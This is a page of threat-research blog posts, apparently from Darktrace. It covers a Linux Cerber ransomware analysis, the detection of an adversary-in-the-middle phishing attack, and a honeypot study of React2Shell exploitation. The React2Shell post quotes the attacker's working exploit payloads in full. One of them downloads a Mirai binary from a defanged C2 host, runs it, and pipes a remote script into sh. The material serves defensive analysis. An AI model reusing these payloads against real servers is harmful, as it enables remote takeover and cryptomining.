Blog
/
/
April 17, 2024

Cerber Ransomware: Dissecting the three heads

Cerber ransomware's Linux variant is actively exploiting CVE-2023-22518 in Confluence servers. It uses three UPX-packed C++ payloads: a primary stager, a log checker for environment assessment, and an encryptor that renames files with a .L0CK3D extension.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Nate Bill
Threat Researcher
Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
17
Apr 2024

Introduction: Cerber ransomware

Researchers at Cado Security Labs (now part of Darktrace) received reports of the Cerber ransomware being deployed onto servers running the Confluence application via the CVE-2023-22518 exploit. [1] There is a large amount of coverage on the Windows variant, however there is very little about the Linux variant. This blog will discuss an analysis of the Linux variant. 

Cerber emerged and was at the peak of its activity around 2016, and has since only occasional campaigns, most recently targeting the aforementioned Confluence vulnerability. It consists of three highly obfuscated C++ payloads, compiled as a 64-bit Executable and Linkable Format (ELF, the format for executable binary files on Linux) and packed with UPX. UPX is a very common packer used by many threat actors. It allows the actual program code to be stored encoded in the binary, and at runtime extracted into memory and executed (“unpacked”). This is done to prevent software from scanning the payload and detecting the malware.

Pure C++ payloads are becoming less common on Linux, with many threat actors now employing newer programming languages such as Rust or Go. [2] This is likely due to the Cerber payload first being released almost 8 years ago. While it will have certainly received updates, the language and tooling choices are likely to have stuck around for the lifetime of the payload.

Initial access

Cado researchers observed instances of the Cerber ransomware being deployed after a threat actor leveraged CVE-2023-22518 in order to gain access to vulnerable instances of Confluence [3]. It is an improper authorization vulnerability that allows an attacker to reset the Confluence application and create a new administrator account using an unprotected configuration restore endpoint used by the setup wizard.

[19/Mar/2024:15:57:24 +0000] - http-nio-8090-exec-10 13.40.171.234 POST /json/setup-restore.action?synchronous=true HTTP/1.1 302 81796ms - - python-requests/2.31.0 
[19/Mar/2024:15:57:24 +0000] - http-nio-8090-exec-3 13.40.171.234 GET /json/setup-restore-progress.action?taskId= HTTP/1.1 200 108ms 283 - python-requests/2.31.0 

Once an administrator account is created, it can be used to gain code execution by uploading & installing a malicious module via the admin panel. In this case, the Effluence web shell plugin is directly uploaded and installed, which provides a web UI for executing arbitrary commands on the host.

Web Shell recreation
Figure 1: Recreation of installing a web shell on a Confluence instance

The threat actor uses this web shell to download and run the primary Cerber payload. In a default install, the Confluence application is executed as the “confluence” user, a low privilege user. As such, the data the ransomware is able to encrypt is limited to files owned by the confluence user. It will of course succeed in encrypting the datastore for the Confluence application, which can store important information. If it was running as a higher privilege user, it would be able to encrypt more files, as it will attempt to encrypt all files on the system.

Primary payload

Summary of payload:

  • Written in C++, highly obfuscated, and packed with UPX
  • Serves as a stager for further payloads
  • Uses a C2 server at 45[.]145[.]6[.]112 to download and unpack further payloads
  • Deletes itself off disk upon execution

The primary payload is packed with UPX, just like the other payloads. Its main purpose is to set up the environment and grab further payloads in order to run.

Upon execution it unpacks itself and tries to create a file at /var/lock/0init-ld.lo. It is speculated that this was meant to serve as a lock file and prevent duplicate execution of the ransomware, however if the lock file already exists the result is discarded, and execution continues as normal anyway. 

It then connects to the (now defunct) C2 server at 45[.]145[.]6[.]112 and pulls down the secondary payload, a log checker, known internally as agttydck. It does this by doing a simple GET /agttydcki64 request to the server using HTTP and writing the payload body out to /tmp/agttydck.bat. It then executes it with /tmp and ck.log passed as arguments. The execution of the payload is detailed in the next section.

Once the secondary payload has finished executing, the primary payload checks if the log file at /tmp/ck.log it wrote exists. If it does, it then proceeds to delete itself and agttydcki64 from the disk. As it is still running in memory, it then downloads the encryptor payload, known internally as agttydcb, and drops it at /tmp/agttydcb.bat. The packing on this payload is more complex. The file command reports it as a DOS executable and the bat extension would imply this as well. However, it does not have the correct magic bytes, and the high entropy of the file suggests that it is potentially encoded or encrypted. Indeed, the primary payload reads it in and then writes out a decoded ELF file back using the same stream, overwriting the content. It is unclear the exact mechanism used to decode agttydcb. The primary payload then executes the decoded agttydcb, the behavior of which is documented in a later section.

2283  openat(AT_FDCWD, "/tmp/agttydcb.bat", O_RDWR) = 4 
2283  read(4, "\353[\254R\333\372\22,\1\251\f\235 'A>\234\33\25E3g\335\0252\344vBg\177\356\321"..., 450560) = 450560 
2283  lseek(4, 0, SEEK_SET)             = 0 
2283  write(4, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\2\0>\0\1\0\0\0X\334F\0\0\0\0\0"..., 450560) = 450560 
2283  close(4)                          = 0 

Truncated strace output for the decoding process

Log check payload - agttydck

Summary of payload:

  • Written in C++, highly obfuscated, and packed with UPX
  • Tries to write the phrase “success” to a given file passed in arguments
  • Likely a check for sandboxing, or to check the permission level of the malware on the system

The log checker payload, agttydck, likely serves as a permission checker. It is a very simple payload and was easy to analyze statically despite the obfuscation. Like the other payloads, it is UPX packed.


When run, it concatenates each argument passed to it and delimits with forward slashes in order to obtain a full path. In this case, it is passed /tmp and ck.log, which becomes /tmp/ck.log. It then tries to open this file in write mode, and if it succeeds writes the word “success” and returns 0. If it does not succeed, it returns 1.
cleaned-up routine
Figure 2: Cleaned-up routine that writes out the success phrase

The purpose of this check isn’t exactly clear. It could be to check if the tmp directory is writable and that it can write, which may be a check for if the system is too locked down for the encryptor to work. Given the check is run in a process separate to the primary payload, it could also be an attempt to detect sandboxes that may not handle files correctly, resulting in the primary payload not being told about the file created by the child.

Encryptor - agttydck

Summary of payload:

  • Written in C++, highly obfuscated, and packed with UPX
  • Writes log file /tmp/log.0 on start and /tmp/log.1 on completion, likely for debugging
  • Walks the root directory looking for directories it can encrypt
  • Writes a ransom note to each directory
  • Overwrites all files in directory with their encrypted content and adds a .L0CK3D extension

The encryptor, agttydcb, achieves the goal of the ransomware, which is to encrypt files on the filesystem. Like the other payloads, it is UPX packed and written with heavily obfuscated C++. Upon launch, it deletes itself off disk so as to not leave any artefacts. It then creates a file at /tmp/log.0, but with no content. As it creates a second file at /tmp/log.1 (also with no content) after encryption finishes, it is possible these were debug markers that the attacker mistakenly left in.


The encryptor then spawns a new thread to do the actual encryption. The payload attempts to write a ransom note at /<directory>/read-me3.txt. If it succeeds, it will walk all files in the directory and attempt to encrypt them. If it fails, it moves on to the next directory. The encryptor chooses to pick which directories to encrypt by walking the root file system. For example, it will try to encrypt /usr, and then /var, etc.
Cerber ransom note
Figure 3: Ransom note left by Cerber

When it has identified a file to encrypt, it opens a read-write file stream to the file and reads in the entire file. It is then encrypted in memory before it seeks to the start of the stream and writes the encrypted data, overwriting the file content, and rendering the file fully encrypted. It then renames the file to have the .L0CK3D extension. Rewriting the same file instead of making a new file and deleting the old one is useful on Linux as directories may be set to append only, preventing the outright deletion of files. Rewriting the file may also rewrite the data on the underlying storage, making recovery with advanced forensics also impossible.

2290  openat(AT_FDCWD, "/home/ubuntu/example", O_RDWR) = 6 
2290  read(6, "file content"..., 3691) = 3691 
2290  write(6, "\241\253\270'\10\365?\2\300\304\275=\30B\34\230\254\357\317\242\337UD\266\362\\\210\215\245!\255f"
..., 3691) = 3691 
2290  close(6)                          = 0 
2290  rename("/home/ubuntu/example", "/home/ubuntu/example.L0CK3D") = 0 

Truncated strace of the encryption process

Once this finishes, it tries to delete itself again (which fails as it already deleted itself) and creates /tmp/log.1. It then gracefully exits. Despite the ransom note claiming the files were exfiltrated, Cado researchers did not observe any behavior that showed this.

Conclusion

Cerber is a relatively sophisticated, albeit aging, ransomware payload. While the use of the Confluence vulnerability allows it to compromise a large amount of likely high value systems, often the data it is able to encrypt will be limited to just the confluence data and in well configured systems this will be backed up. This greatly limits the efficacy of the ransomware in extracting money from victims, as there is much less incentive to pay up.

IoCs

The payloads are packed with UPX so will match against existing UPX Yara rules.

Hashes (sha256)

cerber_primary 4ed46b98d047f5ed26553c6f4fded7209933ca9632b998d265870e3557a5cdfe

agttydcb 1849bc76e4f9f09fc6c88d5de1a7cb304f9bc9d338f5a823b7431694457345bd

agttydck ce51278578b1a24c0fc5f8a739265e88f6f8b32632cf31bf7c142571eb22e243

IPs

C2 (Defunct) 45[.]145[.]6[.]112

References

  1. https://confluence.atlassian.com/security/cve-2023-22518-improper-authorization-vulnerability-in-confluence-data-center-and-server-1311473907.html
  1. https://www.proofpoint.com/uk/threat-reference/cerber-ransomware  
  1. https://nvd.nist.gov/vuln/detail/CVE-2023-22518

Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Nate Bill
Threat Researcher

More in this series

No items found.

Blog

/

Email

/

December 15, 2025

Beyond MFA: Detecting Adversary-in-the-Middle Attacks and Phishing with Darktrace

Beyond MFA: Detecting Adversary-in-the-Middle Attacks and Phishing with DarktraceDefault blog imageDefault blog image

What is an Adversary-in-the-middle (AiTM) attack?

Adversary-in-the-Middle (AiTM) attacks are a sophisticated technique often paired with phishing campaigns to steal user credentials. Unlike traditional phishing, which multi-factor authentication (MFA) increasingly mitigates, AiTM attacks leverage reverse proxy servers to intercept authentication tokens and session cookies. This allows attackers to bypass MFA entirely and hijack active sessions, stealthily maintaining access without repeated logins.

This blog examines a real-world incident detected during a Darktrace customer trial, highlighting how Darktrace / EMAILTM and Darktrace / IDENTITYTM identified the emerging compromise in a customer’s email and software-as-a-service (SaaS) environment, tracked its progression, and could have intervened at critical moments to contain the threat had Darktrace’s Autonomous Response capability been enabled.

What does an AiTM attack look like?

Inbound phishing email

Attacks typically begin with a phishing email, often originating from the compromised account of a known contact like a vendor or business partner. These emails will often contain malicious links or attachments leading to fake login pages designed to spoof legitimate login platforms, like Microsoft 365, designed to harvest user credentials.

Proxy-based credential theft and session hijacking

When a user clicks on a malicious link, they are redirected through an attacker-controlled proxy that impersonates legitimate services.  This proxy forwards login requests to Microsoft, making the login page appear legitimate. After the user successfully completes MFA, the attacker captures credentials and session tokens, enabling full account takeover without the need for reauthentication.

Follow-on attacks

Once inside, attackers will typically establish persistence through the creation of email rules or registering OAuth applications. From there, they often act on their objectives, exfiltrating sensitive data and launching additional business email compromise (BEC) campaigns. These campaigns can include fraudulent payment requests to external contacts or internal phishing designed to compromise more accounts and enable lateral movement across the organization.

Darktrace’s detection of an AiTM attack

At the end of September 2025, Darktrace detected one such example of an AiTM attack on the network of a customer trialling Darktrace / EMAIL and Darktrace / IDENTITY.

In this instance, the first indicator of compromise observed by Darktrace was the creation of a malicious email rule on one of the customer’s Office 365 accounts, suggesting the account had likely already been compromised before Darktrace was deployed for the trial.

Darktrace / IDENTITY observed the account creating a new email rule with a randomly generated name, likely to hide its presence from the legitimate account owner. The rule marked all inbound emails as read and deleted them, while ignoring any existing mail rules on the account. This rule was likely intended to conceal any replies to malicious emails the attacker had sent from the legitimate account owner and to facilitate further phishing attempts.

Darktrace’s detection of the anomalous email rule creation.
Figure 1: Darktrace’s detection of the anomalous email rule creation.

Internal and external phishing

Following the creation of the email rule, Darktrace / EMAIL observed a surge of suspicious activity on the user’s account. The account sent emails with subject lines referencing payment information to over 9,000 different external recipients within just one hour. Darktrace also identified that these emails contained a link to an unusual Google Drive endpoint, embedded in the text “download order and invoice”.

Darkrace’s detection of an unusual surge in outbound emails containing suspicious content, shortly following the creation of a new email rule.
Figure 2: Darkrace’s detection of an unusual surge in outbound emails containing suspicious content, shortly following the creation of a new email rule.
Darktrace / EMAIL’s detection of the compromised account sending over 9,000 external phishing emails, containing an unusual Google Drive link.
Figure 3: Darktrace / EMAIL’s detection of the compromised account sending over 9,000 external phishing emails, containing an unusual Google Drive link.

As Darktrace / EMAIL flagged the message with the ‘Compromise Indicators’ tag (Figure 2), it would have been held automatically if the customer had enabled default Data Loss Prevention (DLP) Action Flows in their email environment, preventing any external phishing attempts.

Figure 4: Darktrace / EMAIL’s preview of the email sent by the offending account.

Darktrace analysis revealed that, after clicking the malicious link in the email, recipients would be redirected to a convincing landing page that closely mimicked the customer’s legitimate branding, including authentic imagery and logos, where prompted to download with a PDF named “invoice”.

Figure 5: Download and login prompts presented to recipients after following the malicious email link, shown here in safe view.

After clicking the “Download” button, users would be prompted to enter their company credentials on a page that was likely a credential-harvesting tool, designed to steal corporate login details and enable further compromise of SaaS and email accounts.

Darktrace’s Response

In this case, Darktrace’s Autonomous Response was not fully enabled across the customer’s email or SaaS environments, allowing the compromise to progress,  as observed by Darktrace here.

Despite this, Darktrace / EMAIL’s successful detection of the malicious Google Drive link in the internal phishing emails prompted it to suggest ‘Lock Link’, as a recommended action for the customer’s security team to manually apply. This action would have automatically placed the malicious link behind a warning or screening page blocking users from visiting it.

Autonomous Response suggesting locking the malicious Google Drive link sent in internal phishing emails.
Figure 6: Autonomous Response suggesting locking the malicious Google Drive link sent in internal phishing emails.

Furthermore, if active in the customer’s SaaS environment, Darktrace would likely have been able to mitigate the threat even earlier, at the point of the first unusual activity: the creation of a new email rule. Mitigative actions would have included forcing the user to log out, terminating any active sessions, and disabling the account.

Conclusion

AiTM attacks represent a significant evolution in credential theft techniques, enabling attackers to bypass MFA and hijack active sessions through reverse proxy infrastructure. In the real-world case we explored, Darktrace’s AI-driven detection identified multiple stages of the attack, from anomalous email rule creation to suspicious internal email activity, demonstrating how Autonomous Response could have contained the threat before escalation.

MFA is a critical security measure, but it is no longer a silver bullet. Attackers are increasingly targeting session tokens rather than passwords, exploiting trusted SaaS environments and internal communications to remain undetected. Behavioral AI provides a vital layer of defense by spotting subtle anomalies that traditional tools often miss

Security teams must move beyond static defenses and embrace adaptive, AI-driven solutions that can detect and respond in real time. Regularly review SaaS configurations, enforce conditional access policies, and deploy technologies that understand “normal” behavior to stop attackers before they succeed.

Credit to David Ison (Cyber Analyst), Bertille Pierron (Solutions Engineer), Ryan Traill (Analyst Content Lead)

Appendices

Models

SaaS / Anomalous New Email Rule

Tactic – Technique – Sub-Technique  

Phishing - T1566

Adversary-in-the-Middle - T1557

Continue reading
About the author

Blog

/

Network

/

December 16, 2025

React2Shell: How Opportunist Attackers Exploited CVE-2025-55182 Within Hours

React2Shell: How Opportunist Attackers Exploited CVE-2025-55182 Within HoursDefault blog imageDefault blog image

What is React2Shell?

CVE-2025-55182, also known as React2Shell is a vulnerability within React server components that allows for an unauthenticated attacker to gain remote code execution with a single request. The severity of this vulnerability and ease of exploitability has led to threat actors opportunistically exploiting it within a matter of days of its public disclosure.

Darktrace security researchers rapidly deployed a new honeypot using the Cloudypots system, allowing for the monitoring of exploitation of the vulnerability in the wild.

Cloudypots is a system that enables virtual instances of vulnerable applications to be deployed in the cloud and monitored for attack. This approach allows for Darktrace to deploy high-interaction, realistic honeypots, that appear as genuine deployments of vulnerable software to attackers.

This blog will explore one such campaign, nicknamed “Nuts & Bolts” based on the naming used in payloads.

Analysis of the React2Shell exploit

The React2Shell exploit relies on an insecure deserialization vulnerability within React Server Components’ “Flight” protocol. This protocol uses a custom serialization scheme that security researchers discovered could be abused to run arbitrary JavaScript by crafting the serialized data in a specific way. This is possible because the framework did not perform proper type checking, allowing an attacker to reference types that can be abused to craft a chain that resolves to an anonymous function, and then invoke it with the desired JavaScript as a promise chain.

This code execution can then be used to load the ‘child_process’ node module and execute any command on the target server.

The vulnerability was discovered on December 3, 2025, with a patch made available on the same day [1]. Within 30 hours of the patch, a publicly available proof of concept emerged that could be used to exploit any vulnerable server. This rapid timeline left many servers remaining unpatched by the time attackers began actively exploiting the vulnerability.

Initial access

The threat actor behind the “Nuts & Bolts” campaign uses a spreader server with IP 95.214.52[.]170 to infect victims. The IP appears to be located in Poland and is associated with a hosting provided known as MEVSPACE. The spreader is highly aggressive, launching exploitation attempts, roughly every hour.

When scanning, the spreader primarily targets port 3000, which is the default port for a NEXT.js server in a default or development configuration. It is possible the attacker is avoiding port 80 and 443, as these are more likely to have reverse proxies or WAFs in front of the server, which could disrupt exploitation attempts.

When the spreader finds a new host with port 3000 open, it begins by testing if it is vulnerable to React2Shell by sending a crafted request to run the ‘whoami’ command and store the output in an error digest that is returned to the attacker.

{"then": "$1:proto:then","status": "resolved_model","reason": -1,"value": "{"then":"$B1337"}","_response": {"_prefix": "var res=process.mainModule.require('child_process').execSync('(whoami)',{'timeout':120000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:${res}});","_chunks": "$Q2","_formData": {"get": "$1:constructor:constructor"}}}

The above snippet is the core part of the crafted request that performs the execution. This allows the attacker to confirm that the server is vulnerable and fetch the user account under which the NEXT.js process is running, which is useful information for determining if a target is worth attacking.

From here, the attacker then sends an additional request to run the actual payload on the victim server.

{"then": "$1:proto:then","status": "resolved_model","reason": -1,"value": "{"then":"$B1337"}","_response": {"_prefix": "var res=process.mainModule.require('child_process').execSync('(cd /dev;(busybox wget -O x86 hxxp://89[.]144.31.18/nuts/x86%7C%7Ccurl -s -o x86 hxxp://89[.]144.31.18/nuts/x86 );chmod 777 x86;./x86 reactOnMynuts;(busybox wget -q hxxp://89[.]144.31.18/nuts/bolts -O-||wget -q hxxp://89[.]144.31.18/nuts/bolts -O-||curl -s hxxp://89[.]144.31.18/nuts/bolts)%7Csh)&',{'timeout':120000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:${res}});","_chunks": "$Q2","_formData": {"get": "$1:constructor:constructor"}}}

This snippet attempts to deploy several payloads by using wget (or curl if wget fails) into the /dev directory and execute them. The x86 binary is a Mirai variant that does not appear to have any major alterations to regular Mirai. The ‘nuts/bolts’ endpoint returns a bash script, which is then executed. The script includes several log statements throughout its execution to provide visibility into which parts ran successfully. Similar to the ‘whoami’ request, the output is placed in an error digest for the attacker to review.

In this case, the command-and-control (C2) IP, 89[.]144.31.18, is hosted on a different server operated by a German hosting provider named myPrepaidServer, which offers virtual private server (VPS) services and accepts cryptocurrency payments [2].  

Logs observed in the NEXT.JS console as a result of exploitation. In this case, the honeypot was attacked just two minutes after being deployed.
Figure 1: Logs observed in the NEXT.JS console as a result of exploitation. In this case, the honeypot was attacked just two minutes after being deployed.

Nuts & Bolts script

This script’s primary purpose is to prepare the box for a cryptocurrency miner.

The script starts by attempting to terminate any competing cryptocurrency miner processes using ‘pkill’ that match on a specific name. It will check for and terminate:

  • xmrig
  • softirq (this also matches a system process, which it will fail to kill each invocation)
  • watcher
  • /tmp/a.sh
  • health.sh

Following this, the script will checks for a process named “fghgf”. If it is not running, it will retrieve hxxp://89[.]144.31.18/nuts/lc and write it to /dev/ijnegrrinje.json, as well as retrieving hxxp://89[.]144.31.18/nuts/x and writing it to /dev/fghgf. The script will the executes /dev/fghgf -c /dev/ijnegrrinje.json -B in the background, which is an XMRig miner.

The XMRig deployment script.
Figure 2: The XMRig deployment script.

The miner is configured to connect to two private pools at 37[.]114.37.94 and 37[.]114.37.82, using  “poop” as both the username and password. The use of a private pool conceals the associated wallet address. From here, a short bash script is dropped to /dev/stink.sh. This script continuously crawls all running processes on the system and reads their /proc/pid/exe path, which contains a copy of the original executable that was run. The ‘strings’ utility is run to output all valid ASCII strings found within the data and checks to see if contains either “xmrig”, “rondo” or “UPX 5”. If so, it sends a SIGKILL to the process to terminate it.

Additionally, it will run ‘ls –l’ on the exe path in case it is symlinked to a specific path or has been deleted. If the output contains any of the following strings, the script sends a SIGKILL to terminate the program:

  • (deleted) - Indicates that the original executable was deleted from the disk, a common tactic used by malware to evade detection.
  • xmrig
  • hash
  • watcher
  • /dev/a
  • softirq
  • rondo
  • UPX 5.02
 The killer loop and the dropper. In this case ${R}/${K} resolves to /dev/stink.sh.
Figure 3: The killer loop and the dropper. In this case ${R}/${K} resolves to /dev/stink.sh.

Darktrace observations in customer environments  

Following the public disclosure of CVE‑2025‑55182 on December, Darktrace observed multiple exploitation attempts across customer environments beginning around December 4. Darktrace triage identified a series of consistent indicators of compromise (IoCs). By consolidating indicators across multiple deployments and repeat infrastructure clusters, Darktrace identified a consistent kill chain involving shell‑script downloads and HTTP beaconing.

In one example, on December 5, Darktrace observed external connections to malicious IoC endpoints (172.245.5[.]61:38085, 5.255.121[.]141, 193.34.213[.]15), followed by additional connections to other potentially malicious endpoint. These appeared related to the IoCs detailed above, as one suspicious IP address shared the same ASN. After this suspicious external connectivity, Darktrace observed cryptomining-related activity. A few hours later, the device initiated potential lateral movement activity, attempting SMB and RDP sessions with other internal devices on the network. These chain of events appear to identify this activity to be related to the malicious campaign of the exploitation of React2Shell vulnerability.

Generally, outbound HTTP traffic was observed to ports in the range of 3000–3011, most notably port 3001. Requests frequently originated from scripted tools, with user agents such as curl/7.76.1, curl/8.5.0, Wget/1.21.4, and other generic HTTP signatures. The URIs associated with these requests included paths like /nuts/x86 and /n2/x86, as well as long, randomized shell script names such as /gfdsgsdfhfsd_ghsfdgsfdgsdfg.sh. In some cases, parameterized loaders were observed, using query strings like: /?h=<ip>&p=<port>&t=<proto>&a=l64&stage=true.  

Infrastructure analysis revealed repeated callbacks to IP-only hosts linked to ASN AS200593 (Prospero OOO), a well-known “bulletproof” hosting provider often utilized by cyber criminals [3], including addresses such as 193.24.123[.]68:3001 and 91.215.85[.]42:3000, alongside other nodes hosting payloads and staging content.

Darktrace model coverage

Darktrace model coverage consistently highlighted behaviors indicative of exploitation. Among the most frequent detections were anomalous server activity on new, non-standard ports and HTTP requests posted to IP addresses without hostnames, often using uncommon application protocols. Models also flagged the appearance of new user agents such as curl and wget originating from internet-facing systems, representing an unusual deviation from baseline behavior.  

Additionally, observed activity included the download of scripts and executable files from rare external sources, with Darktrace’s Autonomous Response capability intervening to block suspicious transfers, when enabled. Beaconing patterns were another strong signal, with detections for HTTP beaconing to new or rare IP addresses, sustained SSL or HTTP increases, and long-running compromise indicators such as “Beacon for 4 Days” and “Slow Beaconing.”

Conclusion

While this opportunistic campaign to exploit the React2Shell exploit is not particularly sophisticated, it demonstrates that attackers can rapidly prototyping new methods to take advantage of novel vulnerabilities before widespread patching occurs. With a time to infection of only two minutes from the initial deployment of the honeypot, this serves as a clear reminder that patching vulnerabilities as soon as they are released is paramount.

Credit to Nathaniel Bill (Malware Research Engineer), George Kim (Analyst Consulting Lead – AMS), Calum Hall (Technical Content Researcher), Tara Gould (Malware Research Lead, and Signe Zaharka (Principal Cyber Analyst).

Edited by Ryan Traill (Analyst Content Lead)

Appendices

IoCs

Spreader IP - 95[.]214.52.170

C2 IP - 89[.]144.31.18

Mirai hash - 858874057e3df990ccd7958a38936545938630410bde0c0c4b116f92733b1ddb

Xmrig hash - aa6e0f4939135feed4c771e4e4e9c22b6cedceb437628c70a85aeb6f1fe728fa

Config hash - 318320a09de5778af0bf3e4853d270fd2d390e176822dec51e0545e038232666

Monero pool 1 - 37[.]114.37.94

Monero pool 2 - 37[.]114.37.82

References  

[1] https://nvd.nist.gov/vuln/detail/CVE-2025-55182

[2] https://myprepaid-server.com/

[3] https://krebsonsecurity.com/2025/02/notorious-malware-spam-host-prospero-moves-to-kaspersky-lab

Darktrace Model Coverage

Anomalous Connection::Application Protocol on Uncommon Port

Anomalous Connection::New User Agent to IP Without Hostname

Anomalous Connection::Posting HTTP to IP Without Hostname

Anomalous File::Script and EXE from Rare External

Anomalous File::Script from Rare External Location

Anomalous Server Activity::New User Agent from Internet Facing System

Anomalous Server Activity::Rare External from Server

Antigena::Network::External Threat::Antigena Suspicious File Block

Antigena::Network::External Threat::Antigena Watched Domain Block

Compromise::Beacon for 4 Days

Compromise::Beacon to Young Endpoint

Compromise::Beaconing Activity To External Rare

Compromise::High Volume of Connections with Beacon Score

Compromise::HTTP Beaconing to New IP

Compromise::HTTP Beaconing to Rare Destination

Compromise::Large Number of Suspicious Failed Connections

Compromise::Slow Beaconing Activity To External Rare

Compromise::Sustained SSL or HTTP Increase

Device::New User Agent

Device::Threat Indicator

Continue reading
About the author
Nathaniel Bill
Malware Research Engineer
Your data. Our AI.
Elevate your network security with Darktrace AI